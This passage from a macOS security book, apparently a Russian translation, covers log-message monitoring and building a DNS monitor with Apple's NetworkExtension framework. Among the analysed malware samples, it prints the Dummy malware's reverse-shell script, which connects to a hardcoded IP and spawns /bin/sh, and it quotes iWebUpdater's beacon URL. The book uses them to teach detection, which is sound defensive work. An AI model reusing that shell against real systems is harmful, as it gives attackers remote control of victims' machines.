Сокращенный output содержит properties объекта `OSLogEventProxy`, наиболее relevant для security tools. Таблица 6-1 summarizes их alphabetically. Как и многие properties object `OSLogEventProxy`, их можно использовать в custom predicates.

Таблица 6-1: Security-relevant properties `OSLogEventProxy`

Property name	Description
`category`	Category, использованная для logging event
`composedMessage`	Contents log message
`logType`	Для `logEvent` и `traceEvent` - type message (`default`, `info`, `debug`, `error` или `fault`)
`processIdentifier`	Process ID процесса, вызвавшего event
`processImagePath`	Full path процесса, вызвавшего event
`senderImagePath`	Full path library, framework, kernel extension или Mach-O image, вызвавшего event
`subsystem`	Subsystem, использованная для logging event
`type`	Type event (например, `activityCreateEvent`, `activityTransitionEvent` или `logEvent`)

Определение resource consumption

Важно учитывать potential resource impact streaming log messages. Если выбрать overly consumptive approach, можно incur significant CPU cost и повлиять на responsiveness системы.

Во-первых, обращайте внимание на log level. Указание debug level приведет к significant increase количества log messages, processed against any predicate. Хотя predicate evaluation logic очень efficient, больше messages означает больше CPU cycles. Поэтому security tool, leveraging streaming capabilities logging subsystem, вероятно, должен ограничиться consuming default или info messages.

Не менее важен для efficiency predicate, который вы используете. Интересно, что мои эксперименты показали: некоторые predicates logging daemon evaluates wholly, а другие обрабатывают logging subsystem frameworks, loaded in client programs, such as the log monitor. Первый вариант лучше;

иначе программа получит copy каждого отдельного log message для predicate evaluation, что может съедать significant CPU cycles. Если logging daemon выполняет predicate evaluation, вы получите только messages, matching predicate, что заметно не impact system.

Как craft predicate, который будет evaluate logging daemon? Trial and error showed, что если указать process или subsystem в predicate, daemon будет evaluate его, то есть вы получите только matching log messages. Рассмотрим конкретный пример из OverSight, tool, обсуждаемого в главе 12, который monitors microphone and webcam. [11]

OverSight requires access to log messages от core media I/O subsystem, чтобы identify process accessing webcam. В начале главы я отметил, что некоторые versions macOS хранят этот process ID в log messages от core media I/O subsystem, которые содержат string `CMIOExtensionPropertyDeviceControlPID`. Понятно, что может возникнуть желание craft predicate, matching this string:

```
'composedMessage CONTAINS "CMIOExtensionPropertyDeviceControlPID"'
```

Однако этот predicate приведет к processing inefficiencies, поскольку logging daemon отправит все messages logging frameworks, loaded in our log monitor, чтобы те perform predicate filtering. Вместо этого OverSight leverages broader predicate, использующий property `subsystem`:

```
subsystem=='com.apple.cmio'
```

Такой approach заставляет logging daemon perform predicate matching, а затем deliver only messages from core media I/O subsystem. Сам OverSight manually performs check for string `CMIOExtensionPropertyDeviceControlPID`:

```
if(YES == [logEvent .composedMessage
containsString:@"CMIOExtensionPropertyDeviceControlPID ="]) {
    // Extract the PID of the processes accessing the webcam.
}
```

Tool leverages similar process, чтобы return log messages, associated with mic access. В результате он может effectively detect any process (including malware), attempting to use either the mic or webcam.

Заключение

В этой главе вы увидели, как использовать code для взаимодействия с universal logging subsystem operating system. Выполнив reverse engineering private framework LoggingSupport, мы программно streamed messages, matching custom predicates, и получили access to wealth of data, found in logging subsystem. Security tools could use this information для обнаружения new infections или даже раскрытия malicious actions persistently installed malware.

В следующей главе вы напишете network monitoring logic, используя powerful и well-documented network extensions Apple.

Примечания

Сноски

[1] [назад] Nicole Fishbein and Avigayil Mechtinger, “A Storm Is Brewing: IPStorm Now Has Linux Malware,” Intezer, 14 ноября 2023 г., https://www.intezer.com/blog/research/a-storm-is-brewing-ipstorm-now-has-linux-malware/.
[2] [назад] “The XCSSET Malware,” TrendMicro, 13 августа 2020 г., https://documents.trendmicro.com/assets/pdf/XCSSET_Technical_Brief.pdf. Чтобы подробнее прочитать о abuse remote logins in macOS, см. Jaron Bradley, “What Does APT Activity Look Like on macOS?,” The Mitten Mac, 14 ноября 2021 г., https://themittenmac.com/what-does-apt-activity-look-like-on-macos/.
[3] [назад] Calum Hall and Luke Roberts, “The Clock Is TCCing,” доклад на Objective by the Sea v6, Испания, 12 октября 2023 г., https://objectivebythesea.org/v6/talks/OBTS_v6_lRoberts_cHall.pdf.
[4] [назад] “Logging,” Apple Developer Documentation, https://developer.apple.com/documentation/os/logging.

[5] [назад] Howard Oakley, “How to Reveal ‘Private’ Messages in the Log,” Eclectic Light, 25 мая 2020 г., https://eclecticlight.co/2020/05/25/how-to-reveal-private-messages-in-the-log/.
[6] [назад] См. Howard Oakley, “log: A Primer on Predicates,” Eclectic Light, 17 октября 2016 г., https://eclecticlight.co/2016/10/17/log-a-primer-on-predicates/, и “Predicate Programming Guide,” Apple Developer Documentation, https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/Predicates/AdditionalChapters/Introduction.html.
[7] [назад] “OSLog,” Apple Developer Documentation, https://developer.apple.com/documentation/oslog.
[8] [назад] Pat Zearfoss, “Objective-C Quickie: Printing All Declared Properties of an Object,” 14 апреля 2011 г., https://zearfoss.wordpress.com/2011/04/14/objective-c-quickie-printing-all-declared-properties-of-an-object/.
[9] [назад] Список доступен по адресу https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/ObjCRuntimeGuide/Articles/ocrtTypeEncodings.html#//apple_ref/doc/uid/TP40008048-CH100-SW1.
[10] [назад] Подробнее о Swift Mirror API см. Antoine van der Lee, “Reflection in Swift: How Mirror Works,” SwiftLee, 21 декабря 2021 г., https://www.avanderlee.com/swift/reflection-how-mirror-works/.
[11] [назад] См. https://objective-see.org/products/oversight.html.

Глава 7. Мониторинг сети

В этой главе я опишу различные approaches for monitoring network activity на системах macOS. Начну с простого: покажу, как регулярно schedule network snapshots, чтобы получить near-continuous view network activity host. Затем вы глубоко погрузитесь во framework и APIs NetworkExtension от Apple, которые предоставляют средство customizing core networking features operating system и building comprehensive network monitoring tools. В качестве примера я обсудю использование этого powerful framework для создания host-based DNS monitors и firewalls, способных filtering and blocking selected activity.

В главе 4 мы создавали snapshot network state устройства в заданные моменты времени. Хотя этот простой approach может эффективно detect variety malicious behaviors, у него есть несколько limitations. Самое заметное: если malware не обращается к сети exactly at the time, when snapshot is taken, оно останется undetected. Например, malware, использованное в supply chain attack 3CX, beaconed only every hour or two. [1] Если network snapshot не был serendipitously scheduled, он пропустил бы network activity malware.

Чтобы преодолеть этот недостаток, мы можем continuously monitor network for signs of infections. Собранные network data могут помочь build baselines normal traffic over time и предоставить corpus for input to a larger distributed threat hunting system. Хотя эти approaches могут быть сложнее в implementation, чем simple snapshot tools, insight, который они дают into network activity on a host, делает их invaluable component любого comprehensive malware detection tool.

Эта книга не будет рассматривать использование framework для full packet captures, поскольку capturing and processing these data потребовали бы significant resources, так что almost always лучше выполнять такие captures напрямую on the network, а не on the host. Более того, full packet captures обычно overkill для detecting malware. Часто достаточно simply identifying some unauthorized network activity, например listening socket или connection to an unrecognized API endpoint, чтобы cast suspicion on a process (особенно на unrecognized processes) и reveal infection.

> **Примечание.** Чтобы использовать tools framework NetworkExtension, нужно добавить proper entitlements, а код нужно build with provisioning profiles, которые authorize these entitlements at runtime. Я не буду рассматривать этот process здесь, поскольку focus находится на core concepts работы с framework. Обратитесь к части III, чтобы узнать, как получить necessary entitlements и create provisioning profiles.

Получение регулярных snapshots

Один простой способ continuously monitor network activity - repeatedly take snapshots current network state. Например, в главе 4 мы использовали Apple utility `nettop`, чтобы display network information. При запуске этого tool кажется, что он updates information каждый раз, когда появляются new connections. Однако man page utility показывает, что behind the scenes `nettop` делает не больше, чем obtains network snapshots at regular intervals. По умолчанию он делает snapshot every second, хотя этот interval можно изменить command line option `-s`. Является ли это true network monitor? Нет, но его approach straightforward и, если snapshots происходят часто, likely comprehensive enough to detect suspicious network activity.

Чтобы mimic `nettop`, мы можем capture snapshot network activity с помощью framework NetworkStatistics, invoking его API `NStatManagerQueryAllSourcesDescriptions`, как обсуждалось в главе 4. Затем можно просто reinvoke API at regular intervals. Код в листинге 7-1 делает именно это.

```
dispatch_queue_t queue = dispatch_queue_create(NULL, NULL);
dispatch_source_t source = dispatch_source_create(DISPATCH_SOURCE_TYPE_TIMER, 0, 0, queue);
NSUInteger refreshRate = 10;

dispatch_source_set_timer(source, DISPATCH_TIME_NOW, refreshRate * NSEC_PER_SEC, 0);

dispatch_source_set_event_handler(source, ^{
    NStatManagerQueryAllSourcesDescriptions(manager, ^{
        // Code here will execute when the query is complete.
    });
});

dispatch_resume(source);
```

Листинг 7-1: Регулярный capture network state

Сначала код создает dispatch queue и dispatch source. Затем он устанавливает start time и refresh rate для dispatch source через API `dispatch_source_set_timer`. Для иллюстрации мы указываем refresh rate 10 seconds. API call требует это значение в nanoseconds, поэтому мы умножаем его на `NSEC_PER_SEC`, system constant, представляющую количество nanoseconds in one second. Далее мы создаем event handler, который будет reinvoke API `NStatManagerQueryAllSourcesDescriptions` каждый раз, когда dispatch source refreshed. Наконец, мы invoke function `dispatch_resume`, чтобы привести snapshot-based monitor в движение. Теперь перейдем к continual monitor.

DNS monitoring

Monitoring DNS traffic - эффективный способ detect many types of malware. Идея проста: независимо от того, как malware infects victim's machine, любое connection, которое оно делает к domain, например своему command-and-control server, породит DNS request and response. Если monitoring DNS traffic directly on the host, мы можем делать следующее:

Identify new processes using the network Каждый раз, когда эта activity occurs, следует внимательно examine new process. Users часто install new software, которое accesses network for legitimate reasons, но если item не notarized или persists, например, он может быть malicious.

Extract the domain that the process is attempting to resolve Если domain выглядит suspicious (возможно, потому что он hosted by an internet service provider, commonly leveraged by malicious actors), он может reveal presence malware. Кроме того, сохранение этих DNS requests дает historical record system activity, который можно query каждый раз, когда security community discovers new malware, чтобы retroactively увидеть, не были ли вы infected.

Detect malware abusing DNS as an exfiltration channel Поскольку firewalls обычно allow DNS traffic, malware может exfiltrate data через valid DNS requests.

Monitoring только DNS traffic - более efficient approach, чем monitoring all network activity, но он все равно предоставляет способ uncover most malware. Например, рассмотрим malicious updater component, который я обнаружил в начале 2023 года. [2] Названный iWebUpdater, этот binary persistently installs itself в `~/Library/Services/iWebUpdate`. Затем он beacons к domain `iwebservicescloud.com`, чтобы send information about infected host и download and install additional binaries. В malicious binary `iWebUpdate` можно найти этот hardcoded domain по address `0x10000f7c2`:

```
0x000000010000f7c2 db "https://iwebservicescloud.com/api/v0", 0
```

В его disassembly видно, что malware references this address, когда builds a URL, whose parameters contain information about infected host:

```
__snprintf_chk(var_38, var_30, 0x0, 0xffffffffffffffff, "%s%s?v=%d&c=%s&u=
%s&os=%s&hw=%s", "https://iwebservicescloud.com/api/v0", r13, 0x2, r12,
byte_100023f50, rcx, rax);
```

Затем malicious updater attempts to connect to the URL, leveraging API `curl`. Используя popular network monitoring tool Wireshark, мы можем observe DNS request и resulting response (рисунок 7-1).



Рисунок 7-1: Network capture, где iWebUpdater разрешает IP address своего update server

Хотя antivirus engines initially не пометили binary как malicious, domain `iwebservicescloud.com` имеет long history resolving to IP addresses, associated with malicious actors. Если бы мы могли связать DNS data обратно с binary `iWebUpdate` (я скоро покажу, как это сделать), мы увидели бы, что они originate from persistently installed launch agent, который не signed. Shady!

Еще один пример power DNS monitoring - supply chain attack 3CX. Supply chain attacks notoriously difficult to detect, и в этом случае Apple inadvertently notarized subverted installer 3CX. Хотя traditional antivirus software initially не помечало application как malicious, security tools, leveraging DNS monitoring capabilities, быстро noticed, что что-то не так, и начали alert users. Те flocked to the 3CX forums, posting messages вроде: “I had an alert come through . . . telling me that the 3CX Desktop App has been attempting to communicate with a ‘highly suspicious’ domain, likely to be actor controlled.” [3]

Могли ли другие heuristics detect attack? Возможно, но даже notarization system Apple не заметила его. К счастью, DNS monitor provided a way to detect, что subverted application communicating with a new and unusual domain, и mitigations soon limited what could have been massively impactful and widespread cybersecurity event.

Разумеется, у DNS monitoring есть downsides. Самый заметный: он не поможет detect malware, которое не resolves domains, например simple backdoors, merely opening listening sockets for remote connections, или malware, которое directly connects to an IP address. Хотя такое malware rare, оно occasionally встречается. Например, Dummy, simple Mac malware, упомянутое ранее, создает reverse shell к hardcoded IP address:

```
#!/bin/bash
while :
do
python -c
'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("185.243.115.230",1337));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
sleep 5
done
```

Direct connection to an IP address не generates никакого DNS traffic, поэтому DNS monitor не detect Dummy. В этом случае понадобится more comprehensive filter data provider, capable of monitoring all traffic. Позднее в этой главе я покажу, как build такой tool, используя тот же framework и многие из тех же APIs, которые используются для simpler DNS monitor.

Использование NetworkExtension framework

Monitoring network traffic on macOS раньше требовал writing network kernel extension. Apple с тех пор deprecated этот approach вместе со всеми third-party kernel extensions и introduced system extensions to replace it. System extensions безопаснее run in user mode и предоставляют modern mechanism для extend or enhance macOS functionality. [4]

Чтобы extend core networking features, Apple также introduced user-mode NetworkExtension framework. [5] Создавая system extensions, leveraging этот framework, можно достичь тех же capabilities, что и now-deprecated network kernel extensions, но from user mode.

System extensions мощны, поэтому Apple требует выполнить несколько prerequisites перед deploy extension: [6]

- Нужно package extension в каталоге `Contents/Library/SystemExtensions/` application bundle.
- Application, containing extension, должна получить entitlement `com.apple.developer.system-extension.install`, а build должен выполняться с provisioning profile, предоставляющим means to authorize entitlement at runtime.
- Application, containing extension, должна быть signed with Apple developer ID, а также notarized.
- Application, containing extension, должна быть installed в appropriate Applications directory.
- В unmanaged environments macOS требует explicit user approval для загрузки любого system extension.

Я объясню, как выполнить эти requirements, в главе 13. Как я отмечал во введении к книге, можно отключить System Integrity Protection (SIP) и Apple Mobile File Integrity (AMFI), чтобы sidestep часть из них. Однако disabling these protections значительно снижает overall security системы, поэтому я рекомендую делать это только within virtual machine или на system, dedicated to development or testing.

Далее я кратко покажу, как программно install and load system extension, а затем use framework NetworkExtension для monitoring DNS traffic. Здесь приведены relevant code snippets, а весь код можно найти в open source проекте Objective-See DNSMonitor, который подробно рассматривается в главе 13. [7]

> **Примечание.** Некоторые APIs, упомянутые в этом разделе, недавно были deprecated Apple, например в macOS 15. Однако на момент публикации они сохраняют свою functionality. Если вы разрабатываете для older versions macOS, все равно стоит использовать эти APIs ради compatibility. Кроме того, некоторые deprecated functions, например из Apple library `libresolv`, не имеют direct replacements, поэтому имеет смысл продолжать использовать их там, где это необходимо.

Активация system extension

Apple требует помещать любой system extension в application bundle, поэтому код для install, или activate, system extension тоже должен находиться в application. Листинг 7-2 показывает, как программно activate такой extension.

```
#define EXT_BUNDLE_ID @"com.example.dnsmonitor.extension"

OSSystemExtensionRequest* request = [OSSystemExtensionRequest
activationRequestForExtension:EXT_BUNDLE_ID
queue:dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_HIGH, 0)];

request.delegate = <object that conforms to the OSSystemExtensionRequestDelegate protocol>;
[OSSystemExtensionManager.sharedManager submitRequest:request];
```

Листинг 7-2: Установка system extension

Application, содержащая extension, сначала должна invoke method `activationRequestForExtension:queue:` класса `OSSystemExtensionRequest`, который creates request to activate system extension. [8] Method принимает bundle ID extension и dispatch queue, которую он будет использовать для calls delegate methods. Мы должны set delegate перед тем, как submit request system extension manager, чтобы trigger activation.

Поговорим о delegate немного подробнее. Object `OSSystemExtensionRequest` требует delegate object, который должен conform to protocol `OSSystemExtensionRequestDelegate` и implement various delegate methods для handling callbacks, возникающих during activation process, а также success and failure cases. Operating system автоматически invoke эти delegate methods during process activating extension. Вот краткий overview этих required delegate methods, основанный на documentation Apple: [9]

`requestNeedsUserApproval:` Invoked, когда system determined, что ей нужно user approval перед activating extension.

`request:actionForReplacingExtension:withExtension:` Invoked, когда another version extension уже installed on the system.

`request:didFailWithError:` Invoked, когда activation request failed.

`request:didFinishWithResult:` Invoked, когда activation request completed.

Важно, чтобы application implement these required delegate methods. Иначе она crash, когда system попытается invoke их during activation of your extension.

Хорошая новость: implementation methods не требует многого. Например, method `requestNeedsUserApproval:` может simply return, как и method `request:didFailWithError:` (хотя

вы, вероятно, захотите использовать его to log error messages). Method `request:actionForReplacingExtension:withExtension:` может return value `OSSystemExtensionReplacementActionReplace`, чтобы сказать operating system replace any old instances extension.

После того как user approved extension, system invoke delegate method `request:didFinishWithResult:`. Если result, passed into this method, равен `OSSystemExtensionRequestCompleted`, extension успешно activated. В этот момент можно proceed to enable network monitoring.

Включение monitoring

Предположим, system extension activated successfully. Теперь можно instruct system begin routing all DNS traffic through extension. Singleton object `NEDNSProxyManager` может enable this monitoring, как показано в листинге 7-3.

```
#define EXT_BUNDLE_ID @"com.example.dnsmonitor.extension"

[NEDNSProxyManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError*
_Nullable error) {
    NEDNSProxyManager.sharedManager.localizedDescription = @"DNS Monitor";

    NEDNSProxyProviderProtocol* protocol = [[NEDNSProxyProviderProtocol alloc] init];
    protocol.providerBundleIdentifier = EXT_BUNDLE_ID;
    NEDNSProxyManager.sharedManager.providerProtocol = protocol;

    NEDNSProxyManager.sharedManager.enabled = YES;

    [NEDNSProxyManager.sharedManager
    saveToPreferencesWithCompletionHandler:^(NSError* _Nullable error) {
        // If there is no error, the DNS proxy provider is running.
    }];
}];
```

Листинг 7-3: Включение DNS monitoring через object `NEDNSProxyManager`

Сначала нужно load current DNS proxy configuration, вызвав method shared manager `loadFromPreferencesWithCompletionHandler:` класса `NEDNSProxyManager`. Единственным argument этот method принимает block, который нужно invoke once preferences have been loaded.

После invocation callback мы можем configure preferences, чтобы enable DNS monitor. Сначала устанавливаем description, которое появится в application System Settings operating system, способном display all active extensions. Затем allocate and initialize object `NEDNSProxyProviderProtocol` с bundle ID нашего extension. После этого мы указываем, что toggling DNS monitor on, устанавливая instance variable `enabled` shared manager object `NEDNSProxyManager` в `YES`.

Наконец, invoke method shared manager `saveToPreferencesWithCompletionHandler`, чтобы save updated configuration information. После этого call system extension должен быть fully activated, и operating system начнет proxying DNS traffic through it.

Написание extension

Когда мы request to activate system extension и toggle on network extension, system copy extension из application's bundle в secure, root-owned directory `/Library/SystemExtension`. После verifying extension system load and execute it как stand-alone process, running with root privileges.

Теперь, когда мы activated extension from within application, изучим code, находящийся внутри самого extension. Листинг 7-4 starts extension.

```
int main(int argc, const char* argv[]) {
    [NEProvider startSystemExtensionMode];
    ...

    dispatch_main();
}
```

Листинг 7-4: Initialization logic network extension

В function `main` extension мы invoke method `startSystemExtensionMode` класса `NEProvider`, чтобы “start the Network Extension machinery.” [10] Я также рекомендую сделать call to `dispatch_main`; иначе function `main` return, и extension exit.

Behind the scenes method `startSystemExtensionMode` заставит framework NetworkExtension instantiate class, specified under key `NEProviderClasses` dictionary `NetworkExtension` в file `Info.plist` extension:

```
<key>NetworkExtension</key>
<dict>
...
<key>NEProviderClasses</key>
<dict>
<key>com.apple.networkextension.dns-proxy</key>
<string>DNSProxyProvider</string>
</dict>
</dict>
```

Вы должны create this class, назвав его как угодно. Здесь мы выбрали name `DNSProxyProvider`, а поскольку нас интересует proxying DNS traffic, использовали key value `com.apple.networkextension.dns-proxy`. Этот class должен inherit from class `NEProviderClass` или одного из его subclasses, например `NEDNSProxyProvider`:

```
@interface DNSProxyProvider : NEDNSProxyProvider
...
@end
```

Более того, class должен implement relevant delegate methods, которые framework NetworkExtension будет call, например, для handling DNS network events. Эти delegate methods включают:

```
startProxyWithOptions:completionHandler:
stopProxyWithReason:completionHandler:
handleNewFlow:
```

Methods start и stop дают возможность выполнить any necessary initialization or cleanup. Подробнее о них можно узнать в file `NEDNSProxyProvider.h` или в Apple developer documentation для class `NEDNSProxyProvider`. [11]

Framework NetworkExtension автоматически invoke delegate method `handleNewFlow:`, чтобы deliver network data, поэтому этот method должен contain core logic DNS monitor. Method invoked with a flow, which represents unit of network data transferred between source and destination.

Objects `NEAppProxyFlow` encapsulate flows, passed to `handleNewFlow:`, чтобы provide interface for network data. Поскольку DNS traffic обычно travels over UDP, этот пример focuses solely on UDP flows, чей type - `NEAppProxyUDPFlow`, subclass `NEAppProxyFlow`. В главе 13 я подробно пройду steps proxying UDP traffic, а пока рассмотрим только process interacting with DNS packets.

Parsing DNS requests

Мы можем read from object flow `NEAppProxyUDPFlow`, чтобы получить list datagrams для specific DNS request (или question, в DNS parlance). Каждый datagram stored in object `NSData`; листинг 7-5 parses and prints them out.

```
#import <dns_util.h>
...

[flow readDatagramsWithCompletionHandler:^(
NSArray* datagrams, NSArray* endpoints, NSError* error) {
    for(int i = 0; i < datagrams.count; i++) {
        NSData* packet = datagrams[i];

        dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, (uint32_t)packet.length);
        dns_print_reply(parsedPacket, stdout, 0xFFFF);
        ...

        dns_free_reply(parsedPacket);
    }
    ...
}];
```

Листинг 7-5: Reading and then parsing DNS datagrams

Мы parse packet через function `dns_parse_packet`, found in Apple's `libresolv` library. Затем print out packet через call to function `dns_print_reply`. Наконец, free его через function `dns_free_reply`.

Разумеется, ваша program, вероятно, должна examine DNS request, а не просто print it out. Можно inspect parsed DNS record, returned by function `dns_parse_packet`, чей type - `dns_reply_t`. Например, листинг 7-6 показывает, как access fully qualified domain name (FQDN) request.

```
NSMutableArray* questions = [NSMutableArray array];

for(uint16_t i = 0; i < parsedPacket->header->qdcount; i++) {
    NSMutableDictionary* details = [NSMutableDictionary dictionary];
    dns_question_t* question = parsedPacket->question[i];

    details[@"Question Name"] =
    [NSString stringWithUTF8String:question->name];

    details[@"Question Class"] =
    [NSString stringWithUTF8String:dns_class_string(question->dnsclass)];

    details[@"Question Type"] =
    [NSString stringWithUTF8String:dns_type_string(question->dnstype)];

    [questions addObject:details];
}
```

Листинг 7-6: Извлечение интересующих members из parsed DNS request

Мы используем members `qdcount` и `question` DNS packet, чтобы iterate over every question. Для каждого question извлекаем его name (domain to resolve), class и type; convert их into strings (через Apple's `dns_class_string`); и save them into dictionary object. Наконец, мы save dictionary extracted details для каждого question в array.

Теперь, если выполнить query через `nslookup`, например к `objective-see.org`, code DNS monitor capture request:

```
# /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
"Process" : {
"processPath" : "\/usr\/bin\/nslookup",
"processSigningID" : "com.apple.nslookup",
"processID" : 5295
},
"Packet" : {
"Opcode" : "Standard",
"QR" : "Query",
"Questions" : [
{
"Question Name" : "objective-see.org",
"Question Class" : "IN",
"Question Type" : "A"
}
],
"RA" : "No recursion available",
"Rcode" : "No error",
"RD" : "Recursion desired",
"XID" : 36565,
"TC" : "Non-Truncated",
"AA" : "Non-Authoritative"
}
}
```

Далее мы обработаем DNS responses (called answers).

Parsing DNS responses

DNS monitor, который leverages class `NEDNSProxyProvider`, по сути является proxy, proxying both local requests and remote responses. Это значит, что мы должны read DNS request local flow, а затем open remote и send request to its destination. Чтобы access any response, мы читаем data from remote endpoint с помощью API `nw_connection_receive`. Листинг 7-7 invokes этот API на remote endpoint, затем invokes `dns_parse_packet` внутри его callback block, чтобы parse response.

```
nw_connection_receive(connection, 1, UINT32_MAX,
^(dispatch_data_t content, nw_content_context_t context,
bool is_complete, nw_error_t receive_error) {
    NSData* packet = (NSData*)content;

    dns_reply_t* parsedPacket =
    dns_parse_packet(packet.bytes, (uint32_t)packet.length);

    dns_free_reply(parsedPacket);
    ...
});
```

Листинг 7-7: Receiving and parsing DNS responses

Хотя мы могли бы просто print out response с помощью function `dns_print_reply`, вместо этого извлечем answers. Вы заметите, что этот code, показанный в листинге 7-8, похож на snippet, который extracted questions.

```
NSMutableArray* answers = [NSMutableArray array];

for(uint16_t i = 0; i < parsedPacket->header->ancount; i++) {
    NSMutableDictionary* details = [NSMutableDictionary dictionary];
    dns_resource_record_t* answer = parsedPacket->answer[i];

    details[@"Answer Name"] = [NSString stringWithUTF8String:answer->name];
    details[@"Answer Class"] = [NSString stringWithUTF8String:dns_class_string(answer->
```

```
    dnsclass)];
    details[@"Answer Type"] = [NSString stringWithUTF8String:dns_type_string(answer->dnstype)];

    switch(answer->dnstype) {
        case ns_t_a:
            details[@"Host Address"] = [NSString stringWithUTF8String:inet_ntoa(answer->
            data.A->addr)];
            break;

        ...
    }

    [answers addObject:details];
}
```

Листинг 7-8: Извлечение интересующих members из parsed DNS response

Здесь, однако, мы access members `ancount` и `answer`, а затем должны add additional logic, чтобы extract response contents. Например, мы examine its type и, если это IPv4 address (`ns_t_a`), convert его через function `inet_ntoa`.

Если запустить Objective-See DNSMonitor, который contains this code и получил appropriate entitlement and notarization, можно увидеть, что он capture answer to our previous lookup `objective-see.org`:

```
# /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
"Process" : {
"processPath" : "\/usr\/bin\/nslookup",
"processSigningID" : "com.apple.nslookup",
"processID" : 51021
},
"Packet" : {
"Opcode" : "Standard",
"QR" : "Reply",
"Questions" : [
{
"Question Name" : "objective-see.org",
"Question Class" : "IN",
"Question Type" : "A"
}
],
"Answers" : [
{
"Name" : "objective-see.org",
"Type" : "IN",
"Host Address" : "185.199.110.153",
"Class" : "IN"
},
{
"Name" : "objective-see.org",
"Type" : "IN",
"Host Address" : "185.199.109.153",
"Class" : "IN"
},
...
],
...
}
}
```

Packet type - reply, содержащий original question и answers. Мы также узнаем, что domain `objective-see.org` maps to multiple IP addresses. При запуске against actual malware эта information может быть incredibly useful. Возьмем aforementioned iWebUpdater как пример. Когда он connects to `iwebservicescloud.com`, он generates DNS request and reply:

```
# /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
"Process" : {
"processPath" : "\/Users\/user\/Library\/Services\/iWebUpdate",
"processSigningID" : nil,
"processID" : 51304
},
"Packet" : {
"Opcode" : "Standard",
"QR" : "Query",
"Questions" : [
{
"Question Name" : "iwebservicescloud.com",
"Question Class" : "IN",
"Question Type" : "A"
}
],
...
}
},{
"Process" : {
"processPath" : "\/Users\/user\/Library\/Services\/iWebUpdate",
"processSigningID" : nil,
"processID" : 51304
},
"Packet" : {
"Opcode" : "Standard",
"QR" : "Reply",
"Questions" : [
{
"Question Name" : "iwebservicescloud.com",
"Question Class" : "IN",
"Question Type" : "A "
}
],
"Answers" : [
{
"Name" : "iwebservicescloud.com",
"Type" : "IN",
"Host Address" : "173.231.184.122",
"Class" : "IN"
}
],
...
}
}
```

DNS monitoring code способен detect both resolution request and reply. Passing either of these into external threat intelligence platform, such as VirusTotal, should reveal, что domain has a history resolving to IP addresses associated with malicious activity, включая specific IP address, to which it resolved here.

Проницательный читатель мог заметить, что output также identified iWebUpdater как process responsible for making this request. Теперь посмотрим, как это сделать.

Идентификация responsible process

Identifying process responsible for a DNS request essential для detecting malware, но DNS monitors, которые не host-based, не могут предоставить эту information. Например, requests from trusted system processes, likely safe, тогда как requests от, скажем, persistent, unnotarized process вроде `iWebUpdate`, следует closely scrutinized.

Теперь я покажу, как obtain ID responsible process, используя information, provided by NetworkExtension framework. Object flow, passed into extension via delegate method `handleNewFlow:`, содержит instance variable `metaData`, чей type - `NEFlowMetaData`.

Consulting file `NEFlowMetaData.h` (found in `NetworkExtension.framework/Versions/A/Headers/`) reveals, что он содержит property `sourceAppAuditToken` с audit token responsible process.

Из этого audit token можно extract responsible process ID и securely obtain its path using `SecCode*` APIs. Листинг 7-9 implements this technique.

```
CFURLRef path = NULL;
SecCodeRef code = NULL;

audit_token_t* auditToken = (audit_token_t*)flow.metaData.sourceAppAuditToken.bytes;
pid_t pid = audit_token_to_pid(*auditToken);

SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef _Nullable)(@{(_bridge
NSString*)kSecGuestAttributeAudit:flow.metaData.sourceAppAuditToken}), kSecCSDefaultFlags,
&code);

SecCodeCopyPath(code, kSecCSDefaultFlags, &path);

// Do something with the process ID and path.
CFRelease(path);
CFRelease(code);
```

Листинг 7-9: Получение ID и path responsible process из network flow

Сначала мы initialize pointer to audit token. Как отмечалось, `sourceAppAuditToken` содержит этот token в form object `NSData`. Чтобы получить pointer to actual bytes audit token, мы используем property `bytes` class `NSData`. Имея этот pointer, можно extract associated process ID через function `audit_token_to_pid`. Далее мы obtain code reference from audit token и затем invoke function `SecCodeCopyPath`, чтобы obtain process path.

Стоит отметить, что API `SecCodeCopyGuestWithAttributes` может fail, например если process self-deleted. Такой случай both very unusual and likely indicative malicious process. Regardless, придется defer to other, less certain methods obtaining process path, such as examining process arguments, which can be surreptitiously modified.

